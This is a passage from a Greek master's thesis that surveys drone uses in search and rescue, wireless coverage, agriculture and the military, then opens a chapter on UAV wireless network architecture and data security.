
Πολλές ομάδες διάσωσης συναντούν αντιξοότητες κατά την διαδικασία ανεύρεσης αγνοούμενων ανθρώπων. Οι αντιξοότητες αφορούν κυρίως θέματα χρόνου ο οποίος είναι απαραίτητος σε τέτοιες περιπτώσεις καθώς και ακραίες καιρικές συνθήκες. Για αυτόν τον σκοπό βασικός είναι ο ρόλος των μη επανδρωμένων οχημάτων ώστε να αποφευχθούν δραματικές συνέπειες που μπορούν να επιφέρουν ακόμα και ανθρώπινες απώλειες. Τα UAVs κατευθύνονται με την χρήση GPS και με χάρτες. Αντίστοιχα και το φυσικό περιβάλλον είναι αρκετά απρόβλεπτο με χαρακτηριστικά παραδείγματα πυκνά δάση και μεγάλα βουνά τα οποία μπορεί να δυσχεραίνουν το έργο τους. Επιπρόσθετα, μέσω των αισθητήρων που φέρουν και χρησιμοποιώντας κάμερες υψηλής ευκρίνειας μπορούν να στέλνουν και να μεταδίδουν πληροφορίες από τις ομάδες διάσωσης ώστε να κατευθύνουν κατάλληλα τους ανθρώπους [77]. Σε αρκετές περιπτώσεις είναι ακόμα πιο ωφέλιμο να χρησιμοποιείται σμήνος UAVs όπως απεικονίζεται στην εικ. 3.8 προκειμένου να συλλέγονται πολλά περισσότερα δεδομένα και εικόνες ώστε να υπάρχει καλύτερη απεικόνιση του χώρου.





**Εικ. 3.8:** Σμήνος UAVs για έρευνα και διάσωση σε μία δύσβατη περιοχή όρους

Επιπλέον τα drones μπορούν να χρησιμοποιηθούν και σε καταστροφές που μπορούν να προέρχονται είτε από ακραία καιρικά φαινόμενα είτε από μη φυσικά δεδομένα που αφορούν κυρίως τρομοκρατικά χτυπήματα που μπορούν να επιφέρουν εκτός από τραυματισμούς και θανατηφόρες απώλειες αλλά και προβλήματα ύδρευσης και ενέργειας. Τα προβλήματα αυτά απαιτούν γρήγορες λύσεις καθώς απαιτείται άμεση παροχή επικοινωνίας. Για πολλούς όμως και διάφορους λόγους τα δίκτυα επικοινωνίας μπορούν να καταρρεύσουν. Σε αυτές τις περιπτώσεις ο ρόλος τους μετατρέπεται σε πηγή έγκαιρης προειδοποίησης για ενδεχόμενες καταστροφές [78].



**Εικ. 3.9:** Διαδικασία λειτουργίας UAVs στην έρευνα και διάσωση

### 3.8.1 Προκλήσεις Drones στην έρευνα και διάσωση

Οι βασικές τεχνολογικές προκλήσεις για τις οποίες πρέπει να βρεθεί λύση αφορούν τη χρήση σμήνους, τις καιρικές συνθήκες και τον περιορισμό της ενέργειας που μπορεί να καταναλώνει το UAVs κατά την χρήση του.

Η χρήση σμήνους UAVs προσφέρει την δυνατότητα καλύτερου συντονισμού και την προσφορά περισσότερης πληροφορίας και μεγαλύτερου όγκου δεδομένων τόσο στους διασώστες ώστε να ρυθμίσουν και να λάβουν τα κατάλληλα μέτρα όσο και στους ανθρώπους στον χώρο ενός ατυχήματος.

- Οι άσχημες καιρικές συνθήκες αποτελούν επίσης μία πρόκληση για τα μη επανδρωμένα οχήματα καθώς μπορούν να τα οδηγήσουν σε απόκλιση από την προκαθορισμένη τους

διαδρομή και να επηρεάσουν διάφορα συμβάντα όπως απώλεια φωτογραφικού υλικού και μεταφοράς δεδομένων. Στις δυσμενείς καιρικές συνθήκες αξίζει να αναφερθούμε στις φυσικές καταστροφές αλλά και σε καταστροφές οι οποίες μπορούν να είναι απόρροια ανθρώπινων παραγόντων όπως τρομοκρατικές επιθέσεις [79].

- Η κατανάλωση ενέργειας είναι ίσως η σημαντικότερη πρόκληση που καλούνται να επιλύσουν. Όπως προαναφέρθηκε η βασική πηγή ενέργειας των drones είναι η μπαταρία. Είναι απαραίτητο κυρίως σε περιπτώσεις έρευνας και ανάπτυξης να βρεθούν τρόποι ώστε να εξασφαλίζεται η αυτονομία τους για ένα μεγάλο χρονικό διάστημα. Σύμφωνα με αρκετές έρευνες επιστημόνων προκρίνονται μερικές βασικές λύσεις στο συγκεκριμένο πρόβλημα ενέργειας όπως η επεξεργασία των δεδομένων σε πραγματικό χρόνο ή εναλλακτικά η κατασκευή drones τα οποία θα διαθέτουν μεγάλη αποθηκευτική ισχύ ώστε να μπορούν να μεταφέρουν αρκετά μεγάλα δεδομένα και να καταναλώνουν με αυτόν τον τρόπο λιγότερη ισχύ.

### 3.9 Χρήση μη επανδρωμένων οχημάτων για την παροχή ασύρματης κάλυψης


Ένα επίσης πολύ σημαντικό πεδίο εφαρμογής των UAVs αφορά την παροχή ασύρματης κάλυψης κυρίως σε περιπτώσεις έκτακτης ανάγκης αλλά και σε περιοχές όπου καθίσταται αδύνατη η παροχή ασύρματης επικοινωνίας, όπως σε απομακρυσμένες περιοχές με δύσκολη προσβασιμότητα. Έτσι με την χρήση των μη επανδρωμένων οχημάτων επιτυγχάνεται η καλύτερη κάλυψη επίγειων σταθμών και υψηλοί ρυθμοί μετάδοσης δεδομένων. Αναγκαία βέβαια πρέπει να είναι και η χρήση του κατάλληλου drone ανάλογα με την περίπτωση όπως και στην εμβέλεια κάλυψης με την κεραία που θα διαθέτουν [80]. Καθώς υπάρχουν πλατφόρμες με χαμηλό υψόμετρο όπως τα UAV αλλά και εναλλακτικές λύσεις με υψηλότερο υψόμετρο. Οι συγκεκριμένες πλατφόρμες μεγάλου υψομέτρου (High Altitude Platforms HAPs) διαθέτουν μεγαλύτερες δυνατότητες κάλυψης όπως και περισσότερη διάρκεια λειτουργίας. Επομένως σε περιπτώσεις όπου η κάλυψη αφορά ένα συγκεκριμένο γεωγραφικό σημείο η χρήση των μη

επανδρωμένων οχημάτων είναι ικανή να της καλύψει. Ενώ αντίθετα στις περιπτώσεις με μεγάλη γεωγραφική κάλυψη είναι απαραίτητη η χρήση πλατφόρμας μεγάλου υψόμετρου. Επιπρόσθετα, οι πλατφόρμες χαμηλού υψόμετρου όπου συγκαταλέγονται τα drones διαθέτουν δυνατότητες σάρωσης της περιοχής με μεγάλη ταχύτητα, αποτελεί μία πιο οικονομική διαδικασία αλλά και δυνατότητες μεταφοράς δεδομένων και επικοινωνίας με μεγάλες ταχύτητες [81].

### 3.9.1 Χρήση drones για την παροχή ασύρματης κάλυψης


Μπορούμε να συναντήσουμε τέσσερις διαφορετικές περιπτώσεις ασύρματης κάλυψης όπου η κάθε μια από αυτές, έχει τα δικά της χαρακτηριστικά και πλεονεκτήματα που είναι τα εξής:

- Drone για την χρήση πανταχού παρούσας κάλυψης. Τα βασικά πλεονεκτήματα της συγκεκριμένης μεθόδου είναι η ταχύτητα ανάκτησης μέρους της ασύρματης σύνδεσης δικτύου και η παροχή απρόσκοπτης κάλυψης ασύρματης σύνδεσης εντός της περιοχής εξυπηρέτησης. Η πιο οικονομική λύση σε αυτήν την περίπτωση είναι οι πλατφόρμες χαμηλού υψόμετρου. Στην παρακάτω εικ. 3.10 αποτυπώνεται ο τρόπος που μπορεί να πραγματοποιηθεί η σύνδεση [82]. Έτσι επιτυγχάνεται η επικοινωνία κυρίως σε έκτακτες περιπτώσεις έρευνας και διάσωσης που μπορεί να οδηγήσει στην προστασία των ανθρώπινων ζωών.




**Εικ. 3.10:** Παροχή απρόσκοπτης κάλυψης από drone

- Η επόμενη περίπτωση αφορά την χρήση των UAVs ως κόμβοι αναμετάδοσης. Δηλαδή δυνατότητα ασύρματης κάλυψης και σύνδεσης μεταξύ δύο ή περισσότερων απομακρυσμένων ασύρματων συσκευών ώστε να επιτυγχάνεται μία σωστή επικοινωνία.



**Εικ. 3.11:** Παροχή ασύρματης επικοινωνιακής κάλυψης ανάμεσα σε δύο απομακρυσμένα δίκτυα επικοινωνίας

- Η τρίτη κατηγορία περιλαμβάνει την χρήση των μη επανδρωμένων οχημάτων για κάλυψη μίας ολόκληρης περιοχής με σκοπό την συλλογή δεδομένων σε μεγάλο όγκο. Πριν μερικά χρόνια λόγω του μεγάλου αριθμού κατανεμημένων ασύρματων συσκευών υπήρχε μία καθυστέρηση στην συγκέντρωση των απαιτούμενων πληροφοριών. Με την εκτεταμένη χρήση και εφαρμογή όμως αισθητήρων και IoT συσκευών δόθηκε η δυνατότητα επεξεργασίας και συλλογής μεγάλου όγκου δεδομένων ώστε εκτός από την ουσιαστική λήψη αποφάσεων οδηγεί και στην μετάδοση όλων αυτών των πληροφοριών με μεγάλη ασφάλεια στους χρήστες. Στην εικ. 3.12 απεικονίζεται ένα UAV το οποίο σαρώνει μία γεωγραφική περιοχή και συλλέγει δεδομένα. Εκτενέστερα θα αναφερθούμε παρακάτω και στην γεωργία ακριβείας όπου τα drone διαδραματίζουν κομβικό ρόλο.



**Εικ. 3.12:** Σάρωση drone για συλλογή και επεξεργασία δεδομένων

- Η τέταρτη και τελευταία κατηγορία αφορά την χρήση των συγκεκριμένων οχημάτων σε παγκόσμια κάλυψη. Δηλαδή για την δημιουργία ενός ασύρματου ενιαίου δικτύου παροχής και επικοινωνίας όπου θα πραγματοποιείται η μεταφορά δεδομένων με μεγάλη ταχύτητα και σε οποιοδήποτε σημείο.

### 3.9.2 Προκλήσεις Drones για την παροχή ασύρματου δικτύου

Οι βασικές προκλήσεις που καλούνται να ανταποκριθούν αφορά στα εξής:

- Για την καλύτερη και αποτελεσματικότερη μετάδοση επικοινωνίας και πληροφοριών απαιτείται η συνένωση πολλών επιμέρους συστημάτων τα οποία μπορούν να απαιτούν μεγαλύτερο χρόνο απόκρισης και συγκεκριμένο έλεγχο για την ασφαλή μετάδοση στοιχείων. Επομένως, απαιτούνται συγκεκριμένες κινήσεις με σκοπό να αποφευχθούν συγκρούσεις εμποδίζοντας την ασφαλή μεταφορά των πληροφοριών και επιφέροντας ακόμα και κατάρρευση του συστήματος.
- Η δημιουργία ενός συντονισμένου συστήματος πολλαπλών UAVs ώστε να μπορεί να πραγματοποιηθεί και χρήση σμήνους μη επανδρωμένων οχημάτων. Η έντονη κινητικότητα των συστημάτων UAVs έχει ως αποτέλεσμα τον σχηματισμό διαρκώς μεταβαλλόμενων τοπολογιών δικτύων τα οποία απαιτούν νέα πρωτόκολλα επικοινωνίας.

- Μια άλλη πρόκληση αφορά το μέγεθος, το βάρος και το ύψος που μπορεί να διαγράψει κατά την πορεία του ένα μη επανδρωμένο όχημα. Οι όποιοι περιορισμοί μπορούν να επιφέρουν συνέπειες στον τρόπο μετάδοσης των δεδομένων και πληροφοριών καθώς και επικοινωνίας των drones με τους χρήστες τους.
- Λόγω της κινητικότητας τους καθώς και της απουσίας σταθερών οπτικών συνδέσεων και κεντρικών μονάδων μετάδοσης πληροφοριών δημιουργούνται περιορισμοί και παρεμβολές οι οποίες μπορούν να επηρεάσουν τα γειτονικά δίκτυα μεταξύ τους και επομένως κρίνεται σκόπιμο ως αντιμετώπιση στην συγκεκριμένη πρόκληση να εφαρμοστούν καλά σχεδιασμένες τεχνικές που θα περιορίζουν ή ακόμα και θα εξαλείφουν τις συγκεκριμένες παρεμβάσεις- παρεμβολές.

## 3.10 Χρήση Drones στην γεωργία

### 3.10.1 Εισαγωγή

Η χρήση των μη επανδρωμένων οχημάτων στην γεωργία αποτελεί μία συχνή εφαρμογή που βρίσκει αρκετά συχνά ανταπόκριση από αρκετούς ανθρώπους και επιστήμονες που σχεδιάζουν συνεχώς νέα συστήματα. Τα drones λόγω του χαμηλού βάρους τους μπορούν να καλύψουν με χαμηλό υψόμετρο αρκετά μεγάλες εκτάσεις γης. Η μεγάλη τους ακρίβεια σε συνδυασμό με το χαμηλό τους ύψος τα καθιστά πιο ελκυστικά σε σχέση με άλλες παρόμοιες τεχνολογίες. Επίσης, με την χρήση ειδικών αισθητήρων και καμερών έχουν την δυνατότητα να καταγράφουν με υψηλή ευκρίνεια μεγάλες καλλιεργήσιμες εκτάσεις και έτσι να παρακολουθούν με μεγάλη ταχύτητα τυχόν μεταβολές της γης καθώς και αρνητικές επιδράσεις που μπορούν να προέλθουν είτε από τα παράσιτα είτε από τα ζιζάνια. Με αυτόν τον τρόπο υποδεικνύουν σημεία και χώρους όπου απαιτείται ψεκασμός και παρέμβαση του χρήστη [83]. Έτσι επιτυγχάνεται έγκαιρη ανίχνευση ασθενειών των φυτών, τα οποία με την απαραίτητη λήψη μέτρων θα μπορέσει να οδηγήσει σε μείωση της απώλειας καλλιεργήσιμης γης [84]. Επίσης η αύξηση του παγκόσμιου πληθυσμού με ταυτόχρονη μείωση διαθέσιμων πόρων κατέστησε ακόμα πιο σημαντική την εκμετάλλευση του εδάφους με τρόπο αρκετά εποικοδομητικό. Η βελτίωση των δυνατοτήτων

των UAVs οδήγησε σε χρήση τους προκειμένου να πραγματοποιηθεί χαρτογράφηση του εδάφους και να αποκομίσουμε περισσότερα κέρδη [85].

Επιπλέον μερικές ακόμα εφαρμογές χρήσης των UAVs αφορούν τον προγραμματισμό για γρήγορη άρδευση της γης, την χαρτογράφηση της εδαφικής σύστασης της όπως την ωρίμανση καθώς και την απόδοση της [86]. Στο παρακάτω σχήμα απεικονίζονται μερικές από τις βασικές εφαρμογές των μη επανδρωμένων οχημάτων.



**Εικ. 3.13:** Βασικές εφαρμογές των UAVs στην γεωργία

Επιπλέον η χρήση των drones στην γεωργία γίνεται ακόμα πιο σημαντική καθώς μπορούν να διαθέτουν περισσότερες δυνατότητες με το μικρότερο δυνατό κόστος. Η μικρότερη απώλεια των υλικών ψεκασμού, ο έγκαιρος και προγνωστικός εντοπισμός ασθενειών καθώς και οι ρίψεις των εντομοκτόνων γίνεται με κατάλληλη ρύθμιση του ύψους τους [87]. Ανάλογα με την εφαρμογή που επιθυμεί ο χρήστης υπάρχουν διάφορες κατηγορίες μη επανδρωμένων οχημάτων που μπορούν να χρησιμοποιηθούν στην γεωργία και διαφοροποιούνται σε διάφορες κατηγορίες ανάλογα με τους αισθητήρες που χρησιμοποιούν, τις αντίστοιχες προδιαγραφές των συγκεκριμένων οχημάτων όπως το ύψος τους και η εμβέλεια δράσης τους [88].

Όπως προαναφέρθηκε βασικός είναι ο ρόλος τους στον προγραμματισμό της ύδρευσης. Οι βασικοί παράγοντες που πρέπει να προσδιοριστούν με την χρήση των εναέριων οχημάτων



αφορούν την διαθεσιμότητα του νερού στο έδαφος, την ποσότητα νερού ανάλογα με την καλλιέργεια που μελετήθηκε, την ποσοτικοποίηση της βροχόπτωσης καθώς και την αποδοτικότητα του συστήματος ύδρευσης. Τα UAVs διαθέτοντας κατάλληλους sensors έχουν την δυνατότητα να ανταποκριθούν και να επιδράσουν σε αυτόν τον ρόλο συμβάλλοντας σε βασικές μετρήσεις [89],[90].

### 3.10.2 Προκλήσεις Drones για χρήση τους στην γεωργία ακριβείας

Οι βασικές προκλήσεις που καλούνται να χρησιμοποιηθούν σε εφαρμογές στην γεωργία ακριβείας είναι πολλές.

- ✓ Με την χρήση κατάλληλων θερμικών καμερών μεγάλης ακρίβειας και εμβέλειας που προφανώς έχουν και υψηλό κόστος κατασκευής και αγοράς. Το κόστος τους μπορεί να κυμαίνεται από τα 2.000€ και να φτάνει στα 50.000€ ανάλογα με τα λειτουργικά τους χαρακτηριστικά. Οι θερμικές κάμερες μπορούν να δεχτούν παρεμβολές και να επηρεαστούν από κάποιους ατμοσφαιρικούς παράγοντες [91].
- ✓ Επίσης ένα βασικό στοιχείο είναι οι μετρήσεις θερμοκρασίας οι οποίες πραγματοποιούνται με την χρήση αισθητήρων. Κυρίως στους πρώτους μήνες όπου τα φυτά είναι μικρά απαιτείται μία χαρτογράφηση της θερμοκρασίας προκειμένου να εξακριβωθούν αν υπάρχουν οι απαραίτητες συνθήκες ώστε να ευδοκιμήσουν στο επόμενο διάστημα [92].
- ✓ Επιπρόσθετα μία σημαντική παράμετρος που πρέπει να εξεταστεί είναι η χρήση των drones κάτω από ακραίες καιρικές συνθήκες καθώς η βροχόπτωση και οι καταιγίδες μπορεί να επηρεάσουν την εκτέλεση της αποστολής και να οδηγήσουν στο να παρεκκλίνουν από την πορεία τους ή και ακόμα και να αδυνατούν να εκτελέσουν την αποστολή τους.
- ✓ Το βάρος του φορτίου που μεταφέρουν. Αφορά κυρίως μικρά μη επανδρωμένα οχήματα με μικρό όγκο τα οποία δεν μπορούν να μεταφέρουν ένα ολόκληρο σύστημα όπως θερμικές κάμερες και αισθητήρες υψηλής ανάλυσης έτσι περιορίζονται οι δυνατότητες τους [93].

- ✓ Τέλος, μία επίσης σημαντική παράμετρος που αξίζει να αναφερθεί αφορά την ισχύ του UAVs προκειμένου να διαθέτει την ικανότητα να χαρτογραφήσει και να διαγράψει μεγάλες πορείες και σημαντικές αποστάσεις χωρίς περιορισμούς.

### 3.11 Χρήση Drones για στρατιωτικές εφαρμογές

Η τελευταία ενότητα αποτελεί το πιο ελπιδοφόρο και διαδεδομένο πεδίο έρευνας και εξέλιξης των μη επανδρωμένων οχημάτων. Το πρώτο βασικό πεδίο ανάπτυξης των UAVs αφορούσε τις στρατιωτικές εφαρμογές. Από τα παλαιότερα χρόνια (κατά τον Β' Παγκόσμιο Πόλεμο) μέχρι και σήμερα πολλά κράτη είχαν ρίξει το βάρος τους στην εξέλιξη των drones με σκοπό την δυνατότερη και ταχύτερη κάλυψη και ασφάλεια από τον εχθρό. Οι ΗΠΑ ήταν από τις πρώτες χώρες που χρησιμοποίησαν εναέρια οχήματα για τέτοιου είδους εφαρμογές [94],[95]. Χώρες όπως το Ισραήλ και η Τουρκία στηρίζουν την βιομηχανική τους εξέλιξη κατά κύριο λόγο στην ανάπτυξη και εξαγωγή νέων σύγχρονων εναέριων οχημάτων με πολλαπλούς στρατιωτικούς ρόλους. Η εξέλιξη τους στηρίζεται κυρίως σε νέα υπερσύγχρονα συστήματα όπως ραντάρ, εξειδικευμένους αισθητήρες εντοπισμού και αναχαίτισης με σκοπό να παρέχουν την καλύτερη δυνατή ασφάλεια της χώρας χωρίς να διακινδυνεύονται ανθρώπινες ζωές. Σε αυτό μπορεί να συνδράμει το Internet of Things (Διαδίκτυο των Αντικειμένων) ώστε να υπάρχει μία επικοινωνία εναέριου οχήματος και εδάφους ώστε ο χρήστης να συλλέγει χρήσιμες πληροφορίες από το πεδίο μάχης [96].

Ανάλογα με την αποστολή που προορίζονται χρησιμοποιούνται και τα κατάλληλα drones με βάση το μέγεθος, το υψόμετρο και το βάρος τους. Αφορούν κυρίως πολύ μικρά οχήματα σε περιπτώσεις μιας απλής αναγνώρισης εχθρικού εδάφους είτε ακόμα και πιο μεγάλα σε περιπτώσεις αναχαίτισης, κατάρριψης ενός αεροσκάφους και πυραυλικών επιθέσεων καθώς διαθέτουν την ικανότητα μεταφοράς βαρέως οπλισμού. Στην εικόνα 3.14 απεικονίζονται διάφορες κατηγορίες UAVs που έχουν χρησιμοποιηθεί για στρατιωτικές αποστολές.



**Εικ. 3.14:** Εναέρια οχήματα μικρού, μεγάλου και μεσαίου μεγέθους

Η συνεχιζόμενη εξέλιξη των μη επανδρωμένων οχημάτων για στρατιωτική χρήση αποτυπώνεται και το 1995 με την δημιουργία του MQ-1 Predator το οποίο αποτελεί το πρώτο ευρέως χρησιμοποιούμενο drone για στρατιωτικές εφαρμογές. Η τρομερή ακρίβεια του στο πεδίο της μάχης χωρίς να κινδυνεύει το στρατιωτικό προσωπικό αποτελεί το βασικό του πλεονέκτημα. Επιπλέον με την χρήση δορυφορικού αναμεταδότη επιτυγχάνεται ο έλεγχος του και έτσι διαφοροποιείται σε σχέση με άλλα εναέρια οχήματα όπου ο έλεγχος του απαιτεί ένα κοντινό σταθμό. Επίσης, το συγκεκριμένο drone μπορεί να λειτουργεί σε αρκετά μεγάλες αποστάσεις με σημαντική αυτονομία καθώς μπορεί να βρίσκεται στον αέρα για 14 ώρες συνεχόμενα [97].



**Εικ. 3.15:** MQ-1 Predator Drones με πύραυλο επίθεσης

### 3.11.1 Προκλήσεις Drones για στρατιωτικές εφαρμογές

Οι βασικές προκλήσεις που καλούνται να αντιμετωπιστούν είναι οι εξής:

- Ζητήματα ενέργειας και ισχύος. Οι κατασκευάστριες εταιρείες θα πρέπει να δώσουν έμφαση σε δημιουργία εναέριων οχημάτων που αφορούν κυρίως στρατιωτικές χρήσεις ώστε να διαθέτουν μεγαλύτερη αυτονομία και να μπορούν να εκτελέσουν την αποστολή τους για μεγάλα χρονικά διαστήματα.
- Η σημαντικότερη παράμετρος που θα πρέπει να εξεταστεί αφορά θέματα αφάλειας. Δηλαδή δυνατότητα μεταφοράς και ανταλλαγής δεδομένων από το πεδίο της μάχης με όσο το δυνατόν μεγαλύτερη ασφάλεια προς το έδαφος χωρίς να γίνει αντιληπτό από τον εχθρό και να μπορεί να παρέμβει σε αυτά.
- Χρήση καμερών μεγάλης ακρίβειας ώστε να υπάρχει οπτική επαφή του κέντρου ελέγχου (στρατιωτική βάση) στο σημείο εφαρμογής του UAVs. Έτσι θα υπάρχει καλύτερος συντονισμός των ενεργειών που καλείται να δράσει το στρατιωτικό προσωπικό.

## Κεφάλαιο 4<sup>ο</sup>: Κίνδυνοι και ασφάλεια δεδομένων UAVs

### 4.1 Εισαγωγή

Στα συμβατικά drones που χρησιμοποιούνται από τον μέσο απλό χρήστη κυρίως για ερασιτεχνικές εφαρμογές, η επικοινωνία βασίζεται σε ασύρματη σύνδεση Wi-Fi μεταξύ ενός ελεγκτή και του drone. Η Wi-Fi ασύρματη σύνδεση χρησιμοποιήθηκε στη συγκεκριμένη μεταπτυχιακή εργασία γι' αυτό στις παρακάτω ενότητες θα γίνει μία συνοπτική περιγραφή των βασικών στοιχείων της.

Στο παρόν κεφάλαιο θα γίνει αρχικά ανάλυση του τρόπου επικοινωνίας των UAVs σε πλατφόρμες ασύρματων επικοινωνιών επισημαίνοντας την βασική αρχιτεκτονική του δικτύου [98]. Στην συνέχεια θα αναλύσουμε τα βασικά πρωτόκολλα που είναι απαραίτητα για την επικοινωνία των UAVs σε ένα ασύρματο δίκτυο Wi-Fi, προκειμένου στην συνέχεια να γίνουν αντιληπτά τα κενά ασφαλείας. Ακολούθως και αφού περιγράψουμε τον τρόπο επικοινωνίας μεταξύ του UAV και του controller, θα αναλυθούν τα διάφορα είδη επιθέσεων που μπορεί να προκύψουν. Τέλος θα περιγράψουμε τρόπους άμυνας και προστασίας των δεδομένων κατά την διάρκεια της σύνδεσης [99].

### 4.2 Βασική Αρχιτεκτονική σε ασύρματες συνδέσεις δικτύων

Η αρχιτεκτονική δικτύου που αφορά ασύρματες συνδέσεις UAVs, αποτελείται από δύο βασικούς τύπους ζεύξεων. Το Control and Non-Payload Communications Link (CNPC) και την ζεύξη δεδομένων (Data link).

Στο σχήμα 4.1 απεικονίζεται η βασική αρχιτεκτονική δικτύου ασύρματων συνδέσεων μεταξύ UAVs.


#### 4.2.1 Control and Non-Payload Communications Link (CNPC)

Η ανταλλαγή κρίσιμων για την ασφάλεια δεδομένων μεταξύ UAVs και επίγειων σταθμών ελέγχου (GCS), όπως ειδικές τερματικές συσκευές σε οχήματα, υποστηρίζεται από αυτές τις συνδέσεις. Παρέχουν ασφαλή αμφίδρομη επικοινωνία συνήθως με χαμηλές απαιτήσεις ρυθμού μεταφοράς δεδομένων, υψηλή αξιοπιστία, καθώς και χαμηλή χρονοκαθυστέρηση.

Μια σύνδεση CNPC μπορεί να περιλαμβάνει τρεις βασικές κατηγορίες πληροφοριών:

- α) Εντολές ελέγχου από επίγειους σταθμούς προς τα UAVs
- β) Αναφορές σχετικά με την κατάσταση του αεροσκάφους από τα UAVs προς το έδαφος,
- γ) Πληροφορίες σχετικά με την αποφυγή συγκρούσεων μεταξύ UAVs.

Επίσης, οι συνδέσεις CNPC είναι σημαντικές κατά την διάρκεια πτήσεων αυτόνομων UAVs, όπου κρίνεται απαραίτητη η άμεση ανθρώπινη παρέμβαση από τους σταθμούς ελέγχου εδάφους [100].



**Εικ. 4.1:** Αρχιτεκτονική δικτύου ασύρματων συνδέσεων μεταξύ UAVs με την CNPC

